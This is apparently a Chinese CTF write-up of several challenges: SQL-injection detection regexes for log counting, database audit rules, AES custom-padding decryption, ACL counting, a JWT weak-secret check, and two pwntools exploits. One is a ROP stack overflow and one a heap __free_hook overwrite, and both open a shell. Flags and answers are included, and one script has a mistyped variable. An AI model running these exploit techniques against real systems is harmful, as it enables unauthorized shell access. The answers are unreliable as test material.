满足以上任一模式即判定为SQL注入攻击。

任务：统计 logs.txt 中疑似 SQL 注入的行数，flag格式：flag{行数}。



logs.zip

4.22KB



代码块

```
1  import re
2
3  def count_suspicious_lines(log_file_path):
4      # 定义三种SQL注入模式（忽略大小写）
5      patterns = [
6          re.compile(r"' OR '|' AND ", re.IGNORECASE),          # 布尔注入
7          re.compile(r"' UNION SELECT", re.IGNORECASE),          # 联合查询注入
8          re.compile(r"';", re.IGNORECASE)                        # 堆叠查询注入
9      ]
10
11     count = 0
12     try:
13         with open(log_file_path, 'r', encoding='utf-8') as file:
14             for line in file:
15                 if any(pattern.search(line) for pattern in patterns):
16                     count += 1
17     except FileNotFoundError:
18         print(0) # 文件不存在，输出0
19         exit()
20     except:
21         print(0) # 其他错误也输出0
22         exit()
23
24     return count
25
26 # 主程序：只输出数字
27 if __name__ == "__main__":
28     result = count_suspicious_lines("logs.txt")
29     print(result)
30 #flag{451}
```

DB_Log | solved

题目描述

本题目模拟企业数据库安全审计场景，需要分析数据库操作日志，检测违反企业安全政策的异常行为。系统包含4个部门（HR、Finance、IT、Sales）的权限管理，每个部门只能访问特定的数据表。

企业权限架构

部门数据表分布：

HR部门：employee_info、salary_data、personal_info

Finance部门：financial_reports、budget_data、payment_records

IT部门：system_logs、server_data、network_config

Sales部门：customer_data、sales_records、product_info

敏感字段：salary、ssn、phone、email、address

检测规则

规则1：跨部门数据访问违规

检测用户访问非本部门的数据表

规则2：敏感字段访问违规

检测用户访问个人隐私信息字段

规则3：工作时间外操作异常

检测在非工作时间（凌晨0-5点）进行的数据库操作

规则4：数据备份异常操作

检测非授权用户执行数据备份操作（只有管理员可以执行BACKUP）

任务要求

分析提供的数据库操作日志，按照上述4个检测规则识别违规行为，输出违规记录的编号-日志ID格式，并计算MD5值。

输出格式：

违规记录: 规则编号-日志ID,规则编号-日志ID,...

排列顺序按照日志ID顺序

flag格式: flag{MD5(规则编号-日志ID,规则编号-日志ID,...)}

示例：

违规记录: 3-884,4-1036,2-1120,2-1214,1-1437,2-1553,3-1580,3-1794

flag{md5(3-884,4-1036,2-1120,2-1214,1-1437,2-1553,3-1580,3-1794)}

flag{0270383124549df3bdf631ff83e7ccb5}



attachment (1).zip

27.45KB



代码块

```
1  import time
2  from hashlib import md5
3
4  PATH = r"C:\Users\SeanL\Downloads\attachment"
5
6  records = []
7  with open(PATH + r"\database_logs.txt", 'r') as file:
8      for line in file:
9          if line.strip():
10             tmp = line.strip().split()
11             records.append(tmp)
12
13  users = {}
14  with open(PATH + r"\user_permissions.txt", 'r') as file:
15      for line in file:
16          if line.strip():
17             tmp = line.strip().split(" ")
18             users[tmp[1]] = [tmp[2], tmp[3].split(";"), tmp[4].split(";"),
19                             tmp[5]]
20
21  fileds = ["salary", "ssn", "phone", "email", "address"]
22
23  target = []
```

```

24  for record in records:
25      user = record[3]
26      # 规则1
27      if "QUERY" == record[4]:
28          database = record[5]
29          if not (database in users[user][1]):
30              target.append(["1", record[0]])
31
32      # 规则2
33      if "field" in record[-1]:
34          field = record[-1].split("field=")[1]
35          if field in files:
36              target.append(["2", record[0]])
37
38      elif "BACKUP" == record[4]:
39          # 规则4
40          if users[user][-1] != "admin":
41              target.append(["4", record[0]])
42
43      # 规则3
44      if time.strptime(record[2], "%H:%M:%S") <= time.strptime("05:00:00",
45          "%H:%M:%S"):
46          target.append(["3", record[0]])
47
48  target.sort(key=lambda x: int(x[1]))
49  target = ",".join([f"{x[0]}-{x[1]}" for x in target])
50  print(target)
51  print(f"flag{md5(target.encode()).hexdigest()}")
52  # flag{1ff4054d20e07b42411bde1d6d895cf}

```

AES_Custom_Padding | solved

背景：某系统对备份数据使用 AES-128-CBC 加密，但采用了自定义填充：

在明文末尾添加一个字节 0x80；

之后使用 0x00 进行填充直到达到 16 字节块长。（注意：如果明文恰好是块长整数倍，同样需要追加一个完整填充块 0x80 + 0x00*15）

已知：

Key (hex) : 0123456789ABCDEF0123456789ABCDEF

IV (hex) : 000102030405060708090A0B0C0D0E0F

加密文件：cipher.bin（Base64 编码的密文）

任务：编写解密程序，使用给定 Key/IV 进行 AES-128-CBC 解密，并按上述自定义填充去除填充，得到明文。



cipher.zip

551 B



代码块

```
1  from Crypto.Cipher import AES
2  import base64
3
4  # 配置参数
5  KEY_HEX = '0123456789ABCDEF0123456789ABCDEF'
6  IV_HEX  = '000102030405060708090A0B0C0D0E0F'
7  CIPHER_FILE = 'cipher.bin'
8
9  def unpad_custom(data):
10     data = bytearray(data)
11     for i in range(len(data) - 1, -1, -1):
12         if data[i] == 0x80:
13             return bytes(data[:i])
14         elif data[i] != 0x00:
15             raise ValueError("Invalid padding: missing 0x80 marker")
16     raise ValueError("Invalid padding: no 0x80 found")
17
18  def decrypt():
19     try:
20         with open(CIPHER_FILE, 'r') as f:
21             b64_ciphertext = f.read().strip()
22             ciphertext = base64.b64decode(b64_ciphertext)
23     except Exception as e:
24         print(f"Error reading or decoding ciphertext: {e}")
25         return
26     key = bytes.fromhex(KEY_HEX)
27     iv = bytes.fromhex(IV_HEX)
28     cipher = AES.new(key, AES.MODE_CBC, iv)
29     padded_plaintext = cipher.decrypt(ciphertext)
30     try:
31         plaintext = unpad_custom(padded_plaintext)
32         print(plaintext.decode('utf-8', errors='replace'))
33     except Exception as e:
34         print(f"Decryption or unpadding failed: {e}")
35
36  if __name__ == "__main__":
37     decrypt()
```

ACL_Allow_Count | solved

ACL 规则匹配与允许条数统计

说明：给定 3 条 ACL 规则与 2000 条流量日志（rules.txt, traffic.txt）。

规则格式：<action> <proto> <src> <dst> <dport>

action: allow/deny

proto: tcp/udp/any

src/dst: IPv4 或 CIDR 或 any

dport: 端口号或 any

流量格式：<proto> <src> <dst> <dport>

匹配原则：自上而下 first-match；若无匹配则默认 deny。

任务：统计被允许（allow）的流量条数并输出该数字，flag格式：flag{allow流量条数}



attachment.zip

27.77KB



代码块

```
1  import ipaddress
2
3  def is_ip_in_range(ip, rule_ip):
4      """检查 IP 是否匹配规则中的 IP 或 CIDR"""
5      if rule_ip == "any":
6          return True
7      try:
8          ip = ipaddress.ip_address(ip)
9          rule_network = ipaddress.ip_network(rule_ip, strict=False)
10         return ip in rule_network
11     except ValueError:
12         return False
13
14 def match_rule(traffic, rule):
15     """检查流量是否匹配某条规则"""
16     t_proto, t_src, t_dst, t_dport = traffic
```

```
17     r_action, r_proto, r_src, r_dst, r_dport = rule
18
19     # 协议匹配
20     if r_proto != "any" and r_proto != t_proto:
21         return False
22
23     # 源地址匹配
24     if not is_ip_in_range(t_src, r_src):
25         return False
26
27     # 目的地址匹配
28     if not is_ip_in_range(t_dst, r_dst):
29         return False
30
31     # 目的端口匹配
32     if r_dport != "any" and r_dport != t_dport:
33         return False
34
35     return True
36
37 def main():
38     # 读取规则
39     rules = []
40     with open("rules.txt", "r") as f:
41         for line in f:
42             parts = line.strip().split()
43             if len(parts) == 5:
44                 rules.append(parts)
45
46     # 读取流量并统计
47     allow_count = 0
48     with open("traffic.txt", "r") as f:
49         for line in f:
50             traffic = line.strip().split()
51             if len(traffic) != 4:
52                 continue
53             # 默认 deny
54             action = "deny"
55             for rule in rules:
56                 if match_rule(traffic, rule):
57                     action = rule[0]
58                     break
59             if action == "allow":
60                 allow_count += 1
61
62     # 输出结果
63     print(f"flag{{{allow_count}}}")
```

```
64
65  if __name__ == "__main__":
66      main()
67
68      # flag{1729}
```

JWT_Weak_Secret | solved

题目描述

本题目模拟真实场景中的JWT（JSON Web Token）安全审计任务，需要检测使用弱密钥签名的JWT令牌，并识别具有管理员权限的用户。

任务要求

1、签名验证：

对于HS256算法的JWT：使用字典中的密码逐一尝试验证签名

对于RS256算法的JWT：使用提供的公钥验证签名

2、权限检查：

检查JWT载荷中的管理员权限标识

管理员权限条件：admin=true 或 role ∈ {admin, superuser}

3、统计结果：

统计同时满足以下条件的JWT令牌数量：

签名验证通过

具有管理员权限

flag格式：flag{a:b:c...},a,b,c是令牌序号，从小到大的顺序。

JWT载荷结构示例

```
{  
  "iat": 1721995200,    // 签发时间  
  "exp": 1722038400,    // 过期时间  
  "sub": "alice",       // 用户标识  
  "iss": "svc-auth",    // 签发者  
  "admin": true,        // 管理员标识（方式1）  
  "role": "admin"       // 角色标识（方式2）  
}
```



attachment.zip

5.53KB



代码块

```
1  import jwt  
2  import json  
3  from cryptography.hazmat.primitives import serialization  
4  
5  def load_public_key(pem_file):  
6      """加载 RSA 公钥"""  
7      try:  
8          with open(pem_file, "rb") as f:  
9              pem_data = f.read()  
10             return serialization.load_pem_public_key(pem_data)  
11     except Exception as e:  
12         print(f"Error loading public key: {e}")  
13         return None  
14  
15  def load_wordlist(wordlist_file):  
16      """加载弱密钥字典"""  
17      try:  
18          with open(wordlist_file, "r") as f:  
19              return [line.strip() for line in f]  
20     except FileNotFoundError:  
21         print("Error: wordlist.txt not found")  
22         return []  
23  
24  def has_admin_privileges(payload):  
25      """检查是否具有管理员权限"""  
26      return payload.get("admin", False) is True or payload.get("role") in  
    ["admin", "superuser"]
```

```
27
28 def main():
29     # 检查 pyjwt 版本
30     try:
31         print(f"PyJWT version: {jwt.__version__}")
32     except AttributeError:
33         print("Error: Incorrect jwt module installed. Please install pyjwt.")
34         return
35
36     # 加载公钥和弱密钥字典
37     public_key = load_public_key("public.pem")
38     if not public_key:
39         return
40     wordlist = load_wordlist("wordlist.txt")
41     if not wordlist:
42         return
43
44     # 读取 JWT 令牌
45     try:
46         with open("tokens.txt", "r") as f:
47             tokens = [line.strip() for line in f if line.strip()]
48     except FileNotFoundError:
49         print("Error: tokens.txt not found")
50         return
51
52     # 验证每个令牌
53     valid_tokens = []
54     for idx, token in enumerate(tokens, 1):
55         try:
56             # 解码 header 以获取算法
57             header = jwt.get_unverified_header(token)
58             alg = header.get("alg")
59             if alg not in ["HS256", "RS256"]:
60                 print(f"Token {idx}: Invalid algorithm {alg}")
61                 continue
62
63             # 解码 payload (不验证签名)
64             payload = jwt.decode(token, options={"verify_signature": False})
65
66             # 检查管理员权限
67             if not has_admin_privileges(payload):
68                 continue
69
70             # 验证签名
71             verified = False
72             if alg == "HS256":
73                 for secret in wordlist:
```

```

74             try:
75                 jwt.decode(token, secret, algorithms=["HS256"])
76                 verified = True
77                 break
78             except (jwt.InvalidSignatureError, jwt.InvalidTokenError):
79                 continue
80         elif alg == "RS256":
81             try:
82                 jwt.decode(token, public_key, algorithms=["RS256"])
83                 verified = True
84             except (jwt.InvalidSignatureError, jwt.InvalidTokenError):
85                 continue
86
87         # 如果签名验证通过且有管理员权限, 记录序号
88         if verified:
89             valid_tokens.append(idx)
90
91     except jwt.DecodeError:
92         print(f"Token {idx}: Failed to decode token")
93         continue
94     except Exception as e:
95         print(f"Token {idx}: Error - {e}")
96         continue
97
98     # 输出结果
99     if valid_tokens:
100         print(f"flag{{{':'.join(map(str, sorted(valid_tokens)))}}}")
101     else:
102         print("flag{ }")
103
104 if __name__ == "__main__":
105     main()

```


PWN

account | solved



pwn_account.zip
854.10KB





32位程序,没开PIE,没开canary

可以溢出到下标,直接改下标修改返回地址

32位的话用leak_libc的rop就可以

拿到libc后,不能直接用libc的地址,因为输入为scanf("%d"),而libc地址太高,应该输入负数

我们需要把system和/bin/sh的地址手动整形溢出一下

代码块

```
1  from pwn import *
2  #io=process('./pwn')
3  io=remote("pss.idss-cn.com",22413)
4  libc=ELF('./libc-2.31.so')
5  io.recvuntil(b"Enter your bill, enter 0 to exit:\n")
6  def bug():
7      gdb.attach(io)
8  def s(num):
9      io.sendline(str(num).encode())
10 for i in range(10):
11     s(i+1)
12 s(0xd)
13 #===rop
14 s(0x80490B4)
15 s(0x8049264)
16 s(0x804C014)
17 s(0)
```



```

18 io.recvuntil("Recording completed\n")
19 base=u32(io.recv(4))-libc.sym.puts
20 print(hex(base))
21 system=base+libc.sym.system
22 bin_sh=base+next(libc.search("/bin/sh\x00"))
23 print(hex(system))
24 print(hex(bin_sh))
25 io.recvuntil(b"Enter your bill, enter 0 to exit:\n")
26 for i in range(10):
27     s(i+1)
28 s(0xd)
29
30 s(system-0x100000000)
31 s(1)
32 s(bin_sh-0x100000000)
33 s(0)
34 io.interactive()
35
36 #flag{a0vnwpjA6hQg1rHBbKdUEJ8xXMt7cCLY}

```

User | solved



user.zip
847.86KB



IDA - user C:\Users\18510\Downloads\user\user

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions

Function name

- read
- malloc
- setvbuf
- atoi
- exit
- start
- deregister_tm_clones
- register_tm_clones
- _do_global_dtors_aux
- frame_dummy
- init_data
- input
- menu
- add
- delete
- show
- edit
- main
- __libc_csu_init
- __libc_csu_fini
- _term_proc
- free
- puts
- __stack_chk_fail
- alarm
- read
- __libc_start_main
- malloc
- setvbuf
- atoi
- exit
- __imp__cxa_finalize
- _gmon_start__

Line 34 of 49

```

1 // local variable allocation has failed, the output may be wrong
2 int __fastcall main(int argc, const char **argv, const char **envp)
3 {
4     init_data();
5     while ( 1 )
6     {
7         switch ( menu() )
8         {
9             case 1:
10                add((_QWORD *)&argc, argv);
11                break;
12             case 2:
13                delete((_QWORD *)&argc, argv);
14                break;
15             case 3:
16                show((_QWORD *)&argc, argv);
17                break;
18             case 4:
19                edit((_QWORD *)&argc, argv);
20                break;
21             case 5:
22                puts("bye!");
23                exit(0);
24             default:
25                *(_QWORD *)&argc = "error!";
26                puts("error!");
27                break;
28         }
29     }
30 }

```

000016A5:main:14 (16A5)

Output

```


1314: using guessed type __int64 menu(void);
139E: using guessed type __int64 add(void);
145D: using guessed type __int64 delete(void);
1547: using guessed type __int64 show(void);
1562: using guessed type __int64 edit(void);

```

Python

AU: idle Up Disk: 23GB

菜单堆,漏洞只有edit和delet中的索引整形溢出




其中heap是bss上的变量,在三枚IO指针的高地址处,可以整形溢出编辑IO结构体中的0x40字节内容

修改stdout可以泄露libc

payload=p64(0xfbad1800)+p64(0)*3+p8(0)

然后使用gdb观察bss附近有没有其他可以利用的指针



将鼠标指针移入其中或按 Ctrl+G.

发现这里有个指向自己的指针

把这个指针修改为_free_hook,然后把free_hook修改为system

释放内容为/bin/sh的堆块就getshell了

代码块

```
1  from pwn import *
2  io=process('./pwn')
3  #io=remote("pss.idss-cn.com",21225)
4  libc=ELF('./libc.so.6')
5  context.log_level='debug'
6  def bug():
7      gdb.attach(io)
8  def ch(Id):
9      io.sendlineafter(b"5. Exit",str(Id).encode())
10 def add(payload):
11     ch(1)
12     io.recvuntil(b"Enter your username:")
13     io.send(payload)
14 def free(Id):
15     ch(2)
16     io.sendlineafter(b"index:",str(Id).encode())
17 def edit(Id,payload):
18     ch(4)
19     io.sendlineafter(b"index:",str(Id).encode())
20     io.sendafter(b"Enter a new username:",payload)
21 add(b"/bin/sh\x00")#0
22 add(b"/bin/sh\x00")#1
23 payload=p64(0xfbad1800)+p64(0)*3+p8(0)
24 edit(-8,payload)
25 io.recvuntil(b'\x00'*8)
26 base=u64(io.recv(6).ljust(8,b'\x00'))-0x1ec980
27 print(hex(base))
28 fhook=base+libc.sym.__free_hook
29 system=base+libc.sym.system
30 print(hex(fhook))
31 #bug()
32 edit(-11,p64(fhook)*2)
33 edit(-10,p64(system))
34 free(0)
35 io.interactive()
```